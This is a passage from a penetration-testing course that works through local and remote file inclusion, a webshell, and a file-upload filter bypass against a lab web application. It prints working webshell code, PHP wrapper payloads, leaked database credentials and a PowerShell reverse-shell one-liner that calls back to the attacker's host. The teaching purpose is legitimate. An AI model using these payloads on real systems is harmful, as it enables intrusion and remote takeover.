*Listing 148 - Usage of "php://filter" to include unencoded admin.php*

[416] (PHP Manual, 2020), https://www.php.net/manual/en/function.str-rot13.php

[417] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Base64

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The output of Listing 148 shows the same result as Listing 147. This makes sense since the PHP code is included and executed via the LFI vulnerability. Let's now encode the output with base64 by adding convert.base64-encode. This converts the specified resource to a base64 string.

```
kali@kali:~$ curl
http://mountaindesserts.com/meteor/index.php?page=php://filter/convert.base64-
encode/resource=admin.php
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtOC
I+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFs
LXNjYWxlPTEuMCI+CiAgICA8dGl0bGU+TWFpbn...
dF9lcnJvcik7Cn0KZWNobyAiQ29ubmVjdGVkIHN1Y2Nlc3NmdWxseSI7Cj8+Cgo8L2JvZHk+CjwvaHRtbD4K
...
```

*Listing 149 - Usage of "php://filter" to include base64 encoded admin.php*

Listing 149 shows that we included base64 encoded data, while the rest of the page loaded correctly. We can now use the *base64* program with the *-d* flag to decode the encoded data in the terminal.

```
kali@kali:~$ echo
"PCFET0NUWVBFIGh0bWw+CjxodG1sIGxhbmc9ImVuIj4KPGhlYWQ+CiAgICA8bWV0YSBjaGFyc2V0PSJVVEYtO
CI+CiAgICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWF
sLXNjYWxlPTEuMCI+CiAgICA8dGl0bGU+TWFpbnRlbmFuY2U8L3RpdGxlPgo8L2hlYWQ+Cjxib2R5PgogICAg
ICAgIDw/cGhwIGVjaG8gJzxzcGFuIHN0eWxlPSJjb2xvcjojRjAwO3RleHQtYWxpZ246Y2VudGVyOyI+VGhlIGF
kbWluIHBhZ2UgaXMgY3VycmVudGx5IHVuZGVyIG1haW50ZW5hbmNlLic7ID8+Cgo8P3BocAokc2VydmVybmFtZ
SA9ICJsb2NhbGhvc3QiOwokdXNlcm5hbWUgPSAicm9vdCI7CiRwYXNzd29yZCA9ICJNMDBuSzRrZUNhcmQhMiM
iOwoKLy8gQ3JlYXRlIGNvbm5lY3Rpb24KJGNvbm4gPSBuZXcgbXlzcWxpKCRzZXJ2ZXJuYW1lLCAkdXNlcm5hb
WUsICRwYXNzd29yZCk7CgovLyBDaGVjayBjb25uZWN0aW9uCmlmICgkY29ubi0+Y29ubmVjdF9lcnJvcikgewo
gIGRpZSgiQ29ubmVjdGlvbiBmYWlsZWQ6ICIgLiAkY29ubi0+Y29ubmVjdF9lcnJvcik7Cn0KZWNobyAiQ29ub
mVjdGVkIHN1Y2Nlc3NmdWxseSI7Cj8+Cgo8L2JvZHk+CjwvaHRtbD4K" | base64 -d
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Maintenance</title>
</head>
<body>
        <?php echo '<span style="color:#F00;text-align:center;">The admin page is
currently under maintenance.'; ?>

<?php
$servername = "localhost";
$username = "root";
$password = "M00nK4keCard!2#";

// Create connection
$conn = new mysqli($servername, $username, $password);
...
```

*Listing 150 - Decoding the base64 encoded content of admin.php*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The decoded data contains *MySQL*[418] connection information, including a username and password. We can use these credentials to connect to the database or try the password for user accounts via SSH.

While the php://filter wrapper can be used to include the contents of a file, we can use the data:// wrapper to achieve code execution. This wrapper is used to embed data elements as plaintext or base64-encoded data in the running web application's code. This offers an alternative method when we cannot poison a local file with PHP code.

Let's demonstrate how to use the data:// wrapper with the "Mountain Desserts" web application. To use the wrapper, we'll add data:// followed by the data type and content. In our first example, we will try to embed a small URL-encoded PHP snippet into the web application's code. We can use the same PHP snippet as previously with ls the command.

```
kali@kali:~$ curl
"http://mountaindesserts.com/meteor/index.php?page=data://text/plain,<?php%20echo%20sy
stem('ls');?>"
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
admin.php
bavarian.php
css
fonts
img
index.php
js
...
```

*Listing 151 - Usage of the "data://" wrapper to execute ls*

Listing 151 shows that our embedded data was successfully executed via the File Inclusion vulnerability and data:// wrapper.

When web application firewalls or other security mechanisms are in place, they may filter strings like "system" or other PHP code elements. In such a scenario, we can try to use the data:// wrapper with base64-encoded data. We'll first encode the PHP snippet into base64, then use curl to embed and execute it via the data:// wrapper.

```
kali@kali:~$ echo -n '<?php echo system($_GET["cmd"]);?>' | base64
PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==


kali@kali:~$ curl
"http://mountaindesserts.com/meteor/index.php?page=data://text/plain; base64,PD9waHAgZW
NobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==&cmd=ls"
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
admin.php
bavarian.php
css
fonts
img
index.php
```

[418] (MySQL, 2022), https://www.mysql.com/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
js
start.sh
...
```

*Listing 152 - Usage of the "data://" wrapper with base64 encoded data*

Listing 152 shows that we successfully achieved code execution with the base64-encoded PHP snippet. This is a handy technique that may help us bypass basic filters. However, we need to be aware that the **data://** wrapper will not work in a default PHP installation. To exploit it, the *allow_url_include*[419] setting needs to be enabled.

### 9.2.3 Remote File Inclusion (RFI)

Remote file inclusion (RFI) vulnerabilities are less common than LFIs since the target system must be configured in a specific way. In PHP web applications, for example, the **allow_url_include** option needs to be enabled to leverage RFI, just as with the **data://** wrapper from the previous section. As stated, it is disabled by default in all current versions of PHP. While LFI vulnerabilities can be used to include local files, RFI vulnerabilities allow us to include files from a remote system over *HTTP*[420] or *SMB*.[421] The included file is also executed in the context of the web application. Common scenarios where we'll find this option enabled is when the web application loads files or contents from remote systems e.g. libraries or application data. We can discover RFI vulnerabilities using the same techniques covered in the Directory Traversal and LFI sections.

Kali Linux includes several PHP *webshells* in the **/usr/share/webshells/php/** directory that can be used for RFI. A webshell is a small script that provides a web-based command line interface, making it easier and more convenient to execute commands. In this example, we will use the **simple-backdoor.php** webshell to exploit an RFI vulnerability in the "Mountain Desserts" web application.

First, let's briefly review the contents of the **simple-backdoor.php** webshell. We'll use it to test the LFI vulnerability from the previous sections for RFI. The code is very similar to the PHP snippet we used in previous sections. It accepts commands in the *cmd* parameter and executes them via the *system* function.

```
kali@kali:/usr/share/webshells/php/$ cat simple-backdoor.php
...
<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
?>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
...
```

*Listing 153 - Location and contents of the simple-backdoor.php webshell*

[419] (PHP Manual, 2022), https://www.php.net/manual/en/filesystem.configuration.php

[420] (Mozilla Developer Network, 2022), https://developer.mozilla.org/en-US/docs/Web/HTTP

[421] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Server_Message_Block

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To leverage an RFI vulnerability, we need to make the remote file accessible by the target system. We can use the *Python3*[422] *http.server*[423] module to start a web server on our Kali machine and serve the file we want to include remotely on the target system. The http.server module sets the web root to the current directory of our terminal.

*We could also use a publicly-accessible file, such as one from Github.*

```
kali@kali:/usr/share/webshells/php/$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

*Listing 154 - Starting the Python3 http.server module*

After the web server is running with **/usr/share/webshells/php/** as its current directory, we have completed all necessary steps on our attacking machine. Next, we'll use **curl** to include the hosted file via HTTP and specify **ls** as our command.

```
kali@kali:/usr/share/webshells/php/$ curl
"http://mountaindesserts.com/meteor/index.php?page=http://192.168.119.3/simple-
backdoor.php&cmd=ls"
...
<a href="index.php?page=admin.php"><p style="text-align:center">Admin</p></a>
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<pre>admin.php
bavarian.php
css
fonts
img
index.php
js
</pre>
```

*Listing 155 - Exploiting RFI with a PHP backdoor and execution of ls*

Listing 155 shows that we successfully exploited an RFI vulnerability by including a remotely hosted webshell. We could now use Netcat again to create a reverse shell and receive an interactive shell on the target system, as in the LFI section.

## 9.3 File Upload Vulnerabilities

This Learning Unit covers the following Learning Objectives:

- Understand File Upload vulnerabilities
- Learn how to identify File Upload vulnerabilities
- Explore different vectors to exploit File Upload vulnerabilities

[422] (Python Documentation, 2022), https://docs.python.org/3/

[423] (Python Documentation, 2022), https://docs.python.org/3/library/http.server.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Many web applications provide functionality to upload files. In this Learning Unit, we will learn how to identify, exploit, and leverage File Upload vulnerabilities to access the underlying system or execute code. In general, we can group File Upload vulnerabilities into three categories:

The first category consists of vulnerabilities enabling us to upload files that are executable by the web application. For example, if we can upload a PHP script to a web server where PHP is enabled, we can execute the script by accessing it via the browser or curl. As we observed in the File Inclusion Learning Unit, apart from PHP, we can also leverage this kind of vulnerability in other frameworks or server-side scripting languages.

The second category consists of vulnerabilities that require us to combine the file upload mechanism with another vulnerability, such as Directory Traversal. For example, if the web application is vulnerable to Directory Traversal, we can use a relative path in the file upload request and try to overwrite files like **authorized_keys**. Furthermore, we can also combine file upload mechanisms with *XML External Entity* (XXE)[424] or *Cross Site Scripting* (XSS)[425] attacks. For example, when we are allowed to upload an avatar to a profile with an *SVG*[426] file type, we may embed an XXE attack to display file contents or even execute code.

The third category relies on user interaction. For example, when we discover an upload form for job applications, we can try to upload a CV in **.docx**[427] format with malicious *macros*[428] integrated. Since this category requires a person to access our uploaded file, we will focus on the other two kinds of file upload vulnerabilities in this Learning Unit.

## 9.3.1 Using Executable Files

In this section we will review a file upload vulnerability that enables us to upload files to be run by the web server. As with Directory Traversal and File Inclusion vulnerabilities, we should understand how to identify File Upload vulnerabilities.

Depending on the web application and its usage, we can make educated guesses to locate upload mechanisms. If the web application is a *Content Management System* (CMS),[429] we can often upload an avatar for our profile or create blog posts and web pages with attached files. If our target is a company website, we can often find upload mechanisms in career sections or company-specific use cases. For example, if the target website belongs to a lawyer's office, there may be an upload mechanism for case files. Sometimes the file upload mechanisms are not obvious to users, so we should never skip the enumeration phase when working with a web application.

In this example, we will abuse a file upload mechanism to achieve code execution and obtain a reverse shell. Let's review the "Mountain Desserts" web application on the *MOUNTAIN* VM. We'll open up Firefox and navigate to **http://192.168.50.189/meteor/**.

---

[424] (OWASP, 2022), https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing

[425] (OWASP, 2022), https://owasp.org/www-community/attacks/xss/

[426] (Mozilla Developer Network, 2022), https://developer.mozilla.org/en-US/docs/Web/SVG

[427] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/openspecs/office_standards/ms-docx/

[428] (Microsoft Support, 2022), https://support.microsoft.com/en-us/office/macros-in-office-files-12b036fd-d140-4e74-b45e-16fed1a7e5c6

[429] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Content_management_system

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 134: Updated "Mountain Desserts" Web Application*

Figure 134 shows that in the new version of the "Mountain Desserts" app, the *Admin* link has been replaced by an upload form. The text explains that we can upload a picture to win a contest. The tab bar also shows an XAMPP icon displayed in the current tab, indicating the web application is likely running the XAMPP stack. The text explains that the company wanted to switch to Windows, so we can assume that the web application is now running on a Windows system. Let's find out if we can upload a text file instead of an image.

```
kali@kali:~$ echo "this is a test" > test.txt
```

*Listing 156 - Create a test text file*

Let's upload the test file to the web application via the upload form in the browser.





*Figure 135: Successful Upload of test.txt*

Figure 135 shows that we successfully uploaded our text file, so we know that the upload mechanism is not limited to images only. Next, let's attempt to upload the **simple-backdoor.php** webshell used in the previous Learning Unit.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 136: Failed Upload of simple-backdoor.php*

Figure 136 shows that the web application blocked our upload, stating that PHP files are not allowed and files with PHP file extensions are blacklisted. Since don't know exactly how the filter is implemented, we'll use a trial-and-error approach to find ways to bypass it.

One method to bypass this filter is to change the file extension to a less-commonly used PHP file extension[430] such as .phps or .php7. This may allow us to bypass simple filters that only check for the most common file extensions, .php and .phtml. These alternative file extensions were mostly used for older versions of PHP or specific use cases, but are still supported for compatibility in modern PHP versions.

Another way we can bypass the filter is by changing characters in the file extension to upper case. The blacklist may be implemented by comparing the file extension of the uploaded file to a list of strings containing only lower-case PHP file extensions. If so, we can update the uploaded file extension with upper-case characters to bypass the filter.

Let's try the second method, updating our simple-backdoor.php file extension from .php to .pHP. After renaming the file either in the terminal or file explorer, we'll upload it via the web form.





*Figure 137: Successful Upload of simple-backdoor.pHP*

This small change allowed us to bypass the filter and upload the file. Let's confirm if we can use it to execute code as we did in the RFI section. The output shows that our file was uploaded to the "uploads" directory, so we can assume there is a directory named "uploads".

Let's use curl to provide dir as a command for the "cmd" parameter of our uploaded web shell.

```
kali@kali:~$ curl http://192.168.50.189/meteor/uploads/simple-backdoor.pHP?cmd=dir
...
 Directory of C:\xampp\htdocs\meteor\uploads

04/04/2022  06:23 AM    <DIR>          .
04/04/2022  06:23 AM    <DIR>          ..
04/04/2022  06:21 AM               328 simple-backdoor.pHP
```

[430] (Github, 2016), https://github.com/fuzzdb-project/fuzzdb/blob/master/attack/file-upload/alt-extensions-php.txt

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
04/04/2022  06:03 AM                15 test.txt
               2 File(s)            343 bytes
               2 Dir(s)  15,410,925,568 bytes free
...
```

*Listing 157 - Execution of dir command in the uploaded webshell*

Listing 157 shows us the output of the **dir** command, confirming we can now execute commands on the target system. Although this bypass was quick and basic, these kinds of bypasses are often highly effective.

Let's wrap up this section by obtaining a reverse shell from the target machine. We'll start a Netcat listener in a new terminal to catch the incoming reverse shell on port 4444.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
```

*Listing 158 - Starting Netcat listener on port 4444*

Let's use a PowerShell one-liner[431] for our reverse shell. Since there are several special characters in the reverse shell one-liner, we will encode the string with base64. We can use *PowerShell*[432] or an online converter[433] to perform the encoding.

In this demonstration, we'll use PowerShell on our Kali machine to encode the reverse shell one-liner. First, let's create the variable *$Text*, which will be used for storing the reverse shell one-liner as a string. Then, we can use the method *convert*[434] and the property *Unicode*[435] from the class *Encoding*[436] to encode the contents of the *$Text* variable.

```
kali@kali:~$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS> $Text = '$client = New-Object
System.Net.Sockets.TCPClient("192.168.119.3",4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Leng
th);$stream.Flush()};$client.Close()'


PS> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
```

[431] (Github, 2022), https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3

[432] (Active Directory Security, 2014), https://adsecurity.org/?p=478

[433] (Base64Encode, 2022), https://www.base64encode.org/

[434] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/dotnet/api/system.text.encoding.convert

[435] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/dotnet/api/system.text.encoding.unicode

[436] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/dotnet/api/system.text.encoding

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS> $EncodedText =[Convert]::ToBase64String($Bytes)

PS> $EncodedText
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAF
MAbwBjAGsAZQB0
...
AYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjA
GwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA


PS> exit
```

*Listing 159 - Encoding the oneliner in PowerShell on Linux*

As shown in Listing 159, the *$EncodedText* variable contains the encoded reverse shell one-liner. Let's use curl to execute the encoded one-liner via the uploaded simple-backdoor.pHP. We can add the base64 encoded string for the *powershell* command using the -enc[437] parameter. We'll also need to use URL encoding for the spaces.

```
kali@kali:~$ curl http://192.168.50.189/meteor/uploads/simple-
backdoor.pHP?cmd=powershell%20-
enc%20JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUA
dAAuAFMAbwBjAGsAZQB0
...
AYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjA
GwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
```

*Listing 160 - Using curl to send the base64 encoded reverse shell oneliner*

After executing the command, we should receive an incoming reverse shell in the second terminal where Netcat is listening.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.3] from (UNKNOWN) [192.168.50.189] 50603
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.50.189
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254

PS C:\xampp\htdocs\meteor\uploads> whoami
nt authority\system
```

*Listing 161 - Incoming reverse shell*

[437] (Microsoft Documentation, 2020), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_powershell_exe

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Listing 161 shows that we received a reverse shell through the base64 encoded reverse shell one-liner. Great!

In this section, we have demonstrated how to abuse a file upload mechanism in a PHP web application. We achieved code execution by uploading a web shell from our Kali system. If the target web application was using ASP instead of PHP, we could have used the same process to obtain code execution as we did in the previous example, instead uploading an ASP web shell. Fortunately for us, Kali already contains a broad variety of web shells covering the frameworks and languages we discussed previously located in the /usr/share/webshells/ directory.

```
kali@kali:~$ ls -la /usr/share/webshells
total 40
drwxr-xr-x   8 root root  4096 Feb 11 02:00 .
drwxr-xr-x 320 root root 12288 Apr 19 09:17 ..
drwxr-xr-x   2 root root  4096 Feb 11 01:58 asp
drwxr-xr-x   2 root root  4096 Apr 25 07:25 aspx
drwxr-xr-x   2 root root  4096 Feb 11 01:58 cfm
drwxr-xr-x   2 root root  4096 Apr 25 07:06 jsp
lrwxrwxrwx   1 root root    19 Feb 11 02:00 laudanum -> /usr/share/laudanum
drwxr-xr-x   2 root root  4096 Feb 11 01:58 perl
drwxr-xr-x   3 root root  4096 Feb 11 01:58 php
```

*Listing 162 - Listing of the webshells directory on Kali*

Listing 162 shows us the frameworks and languages for which Kali already offers web shells. It is important to understand that while the implementation of a web shell is dependent on the programming language, the basic process of using a web shell is nearly identical across these frameworks and languages. After we identify the framework or language of the target web application, we need to find a way to upload our web shell. The web shell needs to be placed in a location where we can access it. Next, we can provide commands to it, which are executed on the underlying system.

We should be aware that the file types of our web shells may be blacklisted via a filter or upload mechanism. In situations like this, we can try to bypass the filter as in this section. However, there are other options to consider. Web applications handling and managing files often enable users to rename or modify files. We could abuse this by uploading a file with an innocent file type like .txt, then changing the file back to the original file type of the web shell by renaming it.

## 9.3.2 Using Non-Executable Files

In this section, we'll examine why flaws in file uploads can have severe consequences even if there is no way for an attacker to execute the uploaded files. We may encounter scenarios where we find an unrestricted file upload mechanism, but cannot exploit it. One example for this is *Google Drive*,[438] where we can upload any file, but cannot leverage it to get system access. In situations such as this, we need to leverage another vulnerability such as Directory Traversal to abuse the file upload mechanism.

Let's begin to explore the updated "Mountain Desserts" web application by navigating to http://mountaindesserts.com:8000.

[438] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Google_Drive

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 138: Mountain Desserts Application on Windows*

We'll first notice that new version of the web application still allows us to upload files. The text also reveals that this version of the application is running on Linux. Furthermore, there is no *Admin* link at the bottom of the page, and **index.php** is missing in the URL. Let's use **curl** to confirm whether the **admin.php** and **index.php** files still exist.

```
kali@kali:~$ curl http://mountaindesserts.com:8000/index.php
404 page not found

kali@kali:~$ curl http://mountaindesserts.com:8000/meteor/index.php
404 page not found

kali@kali:~$ curl http://mountaindesserts.com:8000/admin.php
404 page not found
```

*Listing 163 - Failed attempts to access PHP files*

Listing 163 shows that the **index.php** and **admin.php** files no longer exist in the web application. We can safely assume that the web server is no longer using PHP. Let's try to upload a text file. We'll start Burp to capture the requests and use the form on the web application to upload the **test.txt** file from the previous section.





*Figure 139: Text file successfully uploaded*

Figure 139 shows that the file was successfully uploaded according to the web application's output.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*When testing a file upload form, we should always determine what happens when a file is uploaded twice. If the web application indicates that the file already exists, we can use this method to brute force the contents of a web server. Alternatively, if the web application displays an error message, this may provide valuable information such as the programming language or web technologies in use.*

Let's review the **test.txt** upload request in Burp. We'll select the POST request in *HTTP history*, send it to Repeater, and click on *Send*.





*Figure 140: POST request for the file upload of test.txt in Burp*

Figure 140 shows we receive the same output as we did in the browser, without any new or valuable information. Next, let's check if the web application allows us to specify a relative path in the filename and write a file via Directory Traversal outside of the web root. We can do this by modifying the "filename" parameter in the request so it contains **../../../../../../test.txt**, then click *send*.

